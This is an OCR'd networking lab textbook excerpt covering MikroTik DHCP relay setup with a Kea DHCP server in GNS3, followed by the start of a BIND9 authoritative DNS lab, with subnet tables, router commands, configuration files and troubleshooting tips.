


Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 24

Dynamic Host Configuration Protocol - MikroTik DHCP Relay

MATHEW J. HEATH VAN HORN, PHD; JACOB CHRISTENSEN; AND KYLE WHEATON

Typically, larger networks are segmented into smaller LANs. However, one concern that can arise from this is the issue of distributing IP addresses across individual subnets. This is because DHCP discover packets are designed to be broadcasted within local networks. While a network administrator could configure a dedicated DHCP server for each LAN, we demonstrated in Static Networking Part 1 that this can quickly become tedious to configure and maintain. Luckily, DHCP relays can be configured to re-transmit IP requests to remote servers. This way, one server can lease addresses to multiple networks at once. In this chapter, we will configure a DHCP relay with a MikroTik router to service two networks.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Create three functional LANs
    - RED – PCs
    - BLUE – PCs
    - GRAY – DHCP Server
- Configure a router to serve as a functional DHCP relay
- Configure a DHCP server successfully

PREREQUISITES

- Chapter 18 – Introduction to Routers
- Chapter 19 – IPv4 Addressing
- Chapter 20 – DHCP using Linux

DELIVERABLES

- Screenshot of GNS Workspace with labels

- Screenshot of Wireshark DHCP
    - LAN1 end devices requesting and receiving IP addresses
    - LAN2 end devices requesting and receiving IP addresses

RESOURCES

- MikroTik RouterOS Documentation – DHCP Relay – https://wiki.mikrotik.com/wiki/Manual:IP/DHCP_Relay
- Internet Systems Consortium – The DHCPv4 Server – https://kea.readthedocs.io/en/kea-2.6.2/arm/dhcp4-srv.html#the-dhcpv4-server

CONTRIBUTORS AND TESTERS

- Dante A. Rocca, Cybersecurity Student, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott

Phase I -Build the Network Topology

The following steps are to create a baseline environment for completing the lab. It makes assumptions about learner knowledge from completing previous labs.

By the end of this lab your network should look like the following:




Figure 1 – Final network environment

1. Start GNS3

1.1. Create a new project: **LAB_08**

2. Build a small network will the following specifications:

2.1. Subnet – **Red**

2.1.1. One switch – ***Ethernet switch***

2.1.2. Two client machines – ***VPCS***

2.1.3. Minimize wasted address space for ***250 hosts***

Network Information	
Network	**100.10.10.0**
Netmask	**255.255.255.0 (/24)**
Broadcast	**100.10.10.255**
Gateway	**100.10.10.1**
DHCP Lower Bound	**100.10.10.2**
DHCP Upper Bound	**100.10.10.254**

2.2. Subnet – **Blue**

2.2.1. One switch – ***Ethernet switch***

2.2.2. Two client machines – ***VPCS***

2.2.3. Minimize wasted address space for ***100 hosts***

Network Information	
Network	**200.20.20.0**
Netmask	**255.255.255.128 (/25)**
Broadcast	**200.20.20.127**
Gateway	**200.20.20.1**
DHCP Lower Bound	**200.20.20.2**
DHCP Upper Bound	**200.20.20.126**

2.3. Subnet – **Gray**

2.3.1. One DHCP server – ***Ubuntu Server / Windows Server / Tiny Core / MikroTik CHR***

> **NOTE:** This example will use 150.30.30.5 as the server's static IP address.

2.3.2. Minimize wasted address space for ***10 hosts***

Network Information	
Network	**150.30.30.0**
Netmask	**255.255.255.240 (/28)**
Broadcast	**150.30.30.15**
Gateway	**150.30.30.1**

3. Add a MikroTik router to the workspace

   3.1. Connect all three networks to the router

   3.2. Configure the router with static IP addresses on all active interfaces (Chapter 18, Phase II, Step 4)

> **NOTE:** This example uses the following router ports:
> – ether1 -> Red LAN
> – ether2 -> Blue LAN
> – ether3 -> Gray LAN

4. Label and organize your network as necessary




Figure 2 – Final network topology

Phase II – Configure the Router as a DHCP Relay

Since the server is not in the same network as our clients, the router needs to serve as a relay point for the "DHCP Discover" packets.

1. Setup the relay

    1.1. Open the MikroTik console

    1.2. Configure the Red subnet's relay path

```
> ip dhcp-relay add name=Red-Relay interface=ether1 dhcp-server=150.30.30.5 local-address=100.10.10.1 disabled=no
```

Command	Description
ip dhcp-relay	Access the DHCP relay menu.
add name=Red-Relay	Name this group of configuration settings “Red-Relay”.
interface=ether1	Assign the ether1 interface to listen for DHCP requests.
dhcp-server=150.30.30.5	DHCP request packets will forwarded to 150.30.30.5.
local-address=100.10.10.1	DHCP response packets will arrive with the address 100.10.10.1.
disabled=no	The default setting is to disable configurations unless otherwise specified.

1.3. Configure the Blue subnet’s relay path

```
> ip dhcp-relay add name=Blue-Relay interface=ether2 dhcp-server=150.30.30.5 local-address=200.20.20.1 disabled=no
```

NOTE: Don’t forget to disable the DHCP client that is listening by default on ether1!

```
> ip dhcp-client remove 0
```

2. Verify that the router’s settings are configured properly

```
[admin@DHCP-RELAY] > ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS          NETWORK       INTERFACE
0 100.10.10.1/24   100.10.10.0   ether1
1 200.20.20.1/25   200.20.20.0   ether2
2 150.30.30.1/28   150.30.30.0   ether3
[admin@DHCP-RELAY] > ip dhcp-relay print
Columns: NAME, INTERFACE, DHCP-SERVER, LOCAL-ADDRESS
# NAME        INTERFACE  DHCP-SERVER  LOCAL-ADDRESS
0 Red-Relay   ether1     150.30.30.5  100.10.10.1
1 Blue-Relay  ether2     150.30.30.5  200.20.20.1
[admin@DHCP-RELAY] >
```

Figure 3 – Ensuring router is configured properly

```
> ip address print
```

```
> ip dhcp-relay print
```

Phase III – Configure the Linux DHCP Server

We are going to configure our DHCP server in a similar fashion as we've done in previous labs.

Backing up your files...

ALWAYS MAKE A BACKUP! In the following section and the chapters going forward, rewriting configuration files will be commonplace. Whether or not you are someone who makes mistakes, it is always good practice to make backup copies of everything you change. When something goes wrong (and it will), you will be thankful for having these.

Create a backup folder in your home directory:

```
> mkdir ~/backups
```

Verify the directory was created:

```
> ls ~ | grep backups
```

Copy an existing file to the directory:

```
> cp /path/to/file/example.txt ~/backups
```

Verify the backup was made:

```
> ls ~/backups
```

If you ever need to restore your backup:

```
> cp ~/backups/example.txt /path/to/file
```

1. Start the Ubuntu Server VM
2. Configure the server to have a static host address

```
# This is the network config written by 'Jake M. Christensen'
# 2024.05.12
network:
  ethernets:
    enp0s3:
      optional: true
      dhcp4: false
      addresses:
        - 150.30.30.5/28
      routes:
        - to: default
          via: 150.30.30.1
  version: 2
```

Figure 4 – /etc/netplan/.yaml file*

```
> sudo vi /etc/netplan/50-cloud-init.yaml
```

```
> sudo netplan apply
```

NOTE: Ensure that the server's IP is ***NOT*** the same address as its gateway and is ***WITHIN*** the range of available hosts for your subnet! Also, notice that the configuration provided includes the addition of a **default gateway**. This is important for the server to know how to respond to DHCP request packets. Check if you have a default route set in your server:

```
> ip route
```

```
iako@dhcp-server:~$ ip route
default via 150.30.30.1 dev enp0s3 proto static
150.30.30.0/28 dev enp0s3 proto kernel scope link src 150.30.30.5
iako@dhcp-server:~$ _
```

Figure 5 – Server default gateway

The above image illustrates that the enp0s3 interface is assigned the address 150.30.30.5 on the 150.30.30.0/24 network with a gateway address pointing towards 150.30.30.1.

3. Modify the DHCP daemon configuration file to support all three subnets

```
// Configuration written by Kyle W.

{
"Dhcp4": {
        "interfaces-config": {
          "interfaces": [ "enp0s3" ]
          // "dhcp-socket-type": "udp"
        },

        "lease-database": {
            "type": "memfile",
            "lfc-interval": 3600
        },

        // Global Parameters
        "renew-timer": 900,
        "rebind-timer": 1800,
        "valid-lifetime": 3600,

        "subnet4": [
          {
                // Subnet identifier should be unqiue for each subnet.
                "id": 1,
                // Each subnet should have its address space and pool.
                // Note: There is only one subnet for the Red Lan.
                "subnet": "150.30.30.0/28",
                "pools": [ { "pool": "150.30.30.5 - 150.30.30.10" } ],

                // Router information is below
                "option-data": [
                    {
                        "name": "routers",
                        "data": "150.30.30.5"
                    }
                ]
          },

          {
                // Subnet identifier should be unqiue for each subnet.
                "id": 2,
                // Each subnet should have its address space and pool.
                // Note: There is only one subnet for the Red Lan.
                "subnet": "100.10.10.0/24",
                "pools": [ { "pool": "100.10.10.5 - 100.10.10.200" } ],

                // Router information is below
                "option-data": [
                    {
                        "name": "routers",
                        "data": "100.10.10.1"
                    }
                ]
          },

          {
                // Subnet identifier should be unqiue for each subnet.
                "id": 3,
                // Each subnet should have its address space and pool.
                // Note: There is only one subnet for the Blue Lan.
                "subnet": "200.20.20.0/25",
                "pools": [ { "pool": "200.20.20.5 - 200.20.20.10" } ],

                // Router information is below
                "option-data": [
                    {
                        "name": "routers",
                        "data": "200.20.20.1"
                    }
                ]
          }
          ]
```

Figure 6 – Configuration of the DCHP service using KEA

```
> sudo vi /etc/kea/kea-dhcp4.conf
```

NOTE: Declare the Gray subnet. Although there are no clients to service here, it is good practice to help the server understand the layout of our network.

4. Ensure that the daemon is enabled and active




Figure 7 – KEA server status

Phase IV – Connect Devices

With the router configured and the DHCP server running, all that is left is to connect devices to see if everything works.

1. Start capturing packets on the PC1-Relay connection

1.1. In PC1's terminal, request a new IP address

NOTE: If using a Tiny Core VM, it should automatically request an IP address at startup.

1.2. Look for the DHCP broadcast packets on Wireshark (you should see the same packets from when you completed the DHCP labs)

1.3. You can check the VPCS's assigned IP address in its console

```
> show ip
```

1.4. If you want to see more traffic, just add more end devices or renew current leases

2. Repeat for the Blue clients

3. Ensure that all three subnets can ping each other and have full connectivity

PHASE V – TROUBLESHOOTING TIPS

There are many moving pieces in this lab and future labs. You might have to do some troubleshooting. Here are some tips offered by our testers.

RTFQ (Read the "Full" Question): This trips up a lot of people. There are many devices, many IP addresses, many different commands. Whether it be configuring Windows, Linux, or GNS3, it is easy to slip up. Read slowly and the lab will work.

SERVER TROUBLESHOOTING: Testers have found that simply restarting the service resolved many of the common errors you many encounter.

```
> systemctl restart example.service
```

However, if a problem persists, you can check the logs for a more detailed explanation:

```
> journalctl -xeu example.service
```

or...

```
> journalctl _PID=1234
```

Obviously replace "example.service" and "1234" with the appropriate service name/process identifier of the daemon you are trying to troubleshoot.

TYPOS: From personal experience, most errors have typically stemmed from hard-to-catch typos. For example, **subnet** looks a lot like **subent** at a glance. Step away and come back later with a fresh mind.

MISCONFIGURED IP ADDRESSES: Does ping not work? Try not to get frustrated. Check, double check, and triple check that your IP addresses and subnet masks all make sense!!! Remember, no client can have an IP address ending in ".0" and no two machines can have the same addresses. Also, ensure that the addresses you are assigning to your hosts are ***within the range*** of your subnet! A /29 network cannot accommodate for the same number of machines as a /24 network.

REBOOT: If all else fails, try rebooting the system. GNS3, VirtualBox, and different OSs can really tax your bare-metal host machine. Sometimes a reboot can help clear up an odd issue.

MOST IMPORTANTLY... do not skip over errors. Read them carefully. If things are not working as they are supposed to, go back to a previous lab where you were successful and think about how you were able to make it work previously.

End of Lab

Deliverables

Three screenshots are required to receive credit for this exercise

- Screenshot of GNS Workspace with all equipment labeled
- Screenshot of Wireshark DHCP
    - LAN1 end devices requesting and receiving IP addresses
    - LAN2 end devices requesting and receiving IP addresses

Homeworks

Assignment 1 – Add another network

- Use a ***randomly generated*** IP address space
- ***Minimize*** wasted address space for 500 hosts
- Connect it to the Relay
- Make sure to change the router settings and DHCP server appropriately
- Label and organize your network as necessary
- RECOMMENDED GRADING CRITERIA
    - Screenshot of GNS3 environment with every device labeled
    - Screenshot of Wireshark showing DHCP handshake from a device on the new network
    - Screenshot of the updated DHCP daemon configuration file

Assignment 2 – Add two networks

- Same as Assignment 1 but with two networks




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 25

Domain Name System Part 1- Authoritative DNS

JACOB CHRISTENSEN

In previous labs, communication between devices was verified via pinging IP addresses. With the addition of a Domain Name System (DNS) server to our network, these computers can be referenced by a more human-friendly name rather than a hard-to-remember string of numbers.

This lab will demonstrate the configuration and implementation of a basic primary authoritative (local) DNS server for multiple LANs.

Estimated time for completion: 60 minutes

NOTE: There is a large amount of explaining in this lab. Sometimes the dot "." has different meanings depending on where it is located:

- An octet separator as in 8.8.8.8
- A domain name separator as in red.net
- A Fully Qualified Domain Name (FQDN) indicator as in red.net.
- As a separator between ideas. Idea one. Idea two. Idea three

Experienced cyber operators understand the context of the dot placement and apply its meaning appropriately. Beginners may get confused. Therefore when testers reported confusion we added brackets around the dots to enhance clarity. e.g. in the following examples the domain name separator dots are placed in brackets

e.g. 80[.]30[.]89[.]in-addr[.]arpa. – *Ends in a dot denoting a FQDN*

e.g. 80[.]30[.]89[.]in-addr[.]arpa – *Does not end in a dot denoting it is not a FQDN*

LEARNING OBJECTIVES

- Learn how DNS works on an enterprise network
- Demonstrate how to configure zone files

PREREQUISITES

- One (1) Ubuntu Server VM with Bind9 installed (created in Chapter 7)

- Three (3) Tiny Core Linux VMs (created in Chapter 5)

DELIVERABLES

- Screenshot of the GNS3 working environment
- Screenshot of PC1 successfully forward resolving the details of PC2
- Screenshot of PC1 successfully reverse resolving the details of PC3
- Screenshot of PC3 successfully pinging PC2 by name instead of IP

RESOURCES

- BIND9 Administrator Reference Manual – https://bind9.readthedocs.io/en/v9.18.16/
- MikroTik RouterOS Documentation – https://help.mikrotik.com/docs/display/ROS/RouterOS

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD, ERAU-Prescott
- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Enzo Gonzalez, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps are to create a baseline network for completing this chapter. It makes assumptions about learner knowledge from completing previous labs.




Figure 1 – The environment we are building

1. Preliminary step in VirtualBox

    1.1. Create/clone 3 TinyCore virtual machines

    > **NOTE:** For easy reference, you can name them PC1, BLUE1, or whatever works for you.

    1.2. Create/clone a fresh copy of the Linux Server VM with BIND9 installed

> **NOTE:** As a reminder, when you clone virtual machines, make sure you assign new MAC addresses!!!!

2. Start GNS3

   2.1. Create a new project and name it anything you like (we named ours **LAB_25**)

   2.2. Add the VMs created in Step 1 to the GNS3 environment (Chapter 6)

3. Build a subnet – ***blue.net*** – with the following specifications:

   3.1. Use a ***randomly*** generated IPv4 network address space, but hold off on configuring them for now, as later steps show you how to do it

   3.2. Use a network address that ***minimizes*** wasted IPs for 250 hosts

   3.3. Three client machines – ***Tiny Core Linux***

> **NOTE:** You may use GNS3's VPCS instead of Tiny Core, but this is not recommended since they do not have the tools dig or nslookup installed. These are tools that are necessary to help troubleshoot DNS. Furthermore, you may need to flush DNS caches to see the Wireshark traffic reliably. It is just easier to use Tiny Core end-user devices from the beginning. Tiny Core Linux VMs use slightly more resources than VPCs (55 MB vs. 38 MB), so there is no performance impact.

   3.4. One Switch – ***Ethernet switch***

   3.5. Label each Tiny Core client with the static IP address from the space you generated

> **NOTE:** This example uses the following IPv4 addresses:
> – Network: **192.168.5.0/24**
> – Gateway: **192.168.5.1**
> – PC1: **192.168.5.101**
> – PC2: **192.168.5.102**
> – PC3: **192.168.5.103**

4. Build a second subnet – ***red.net*** – with the following specifications:

   4.1. Use a ***randomly*** generated IPv4 network address space, but hold off on configuring it for right now

4.2. Use a network address that ***minimizes*** wasted IPs for 5 hosts

4.3. Add the Ubuntu Server, we will use it for DNS and DHCP

4.3.1. Name it ***NS1*** (named server #1)

4.3.2. Set the static IP

NOTE: The netplan configuration file will always be a .YAML file; however, the name may change between releases or user modifications. This screenshot is using an Ubuntu 22.04.X LTS.YAML file. Adjust as necessary.

NOTE: This example uses the following IP addresses:
– Network: **89.30.80.32/29**
– Gateway: **89.30.80.33**
– NS1: **89.30.80.35**

```
> vi /etc/netplan/50-cloud-init.yaml
```

```
# This is the network config written by 'Dr. HVH for DNS1'
network:
  ethernets:
    enp0s3:
      dhcp4: false
      addresses:
        - 89.30.80.35/29
      routes:
        - to: default
          via: 89.30.80.33
  version: 2
```

Figure 2 – NS1 static IP configuration file

5. Add a MikroTik router to the workspace

5.1. Connect both networks to the router

5.2. Configure the router with static IPs on all active interfaces

NOTE: This example uses the following IP addresses:
– ether1 – **89.30.80.33/29**
– ether2 – **192.168.5.1/24**

6. Label and organize your network as necessary. When complete, it should look similar to Figure 1

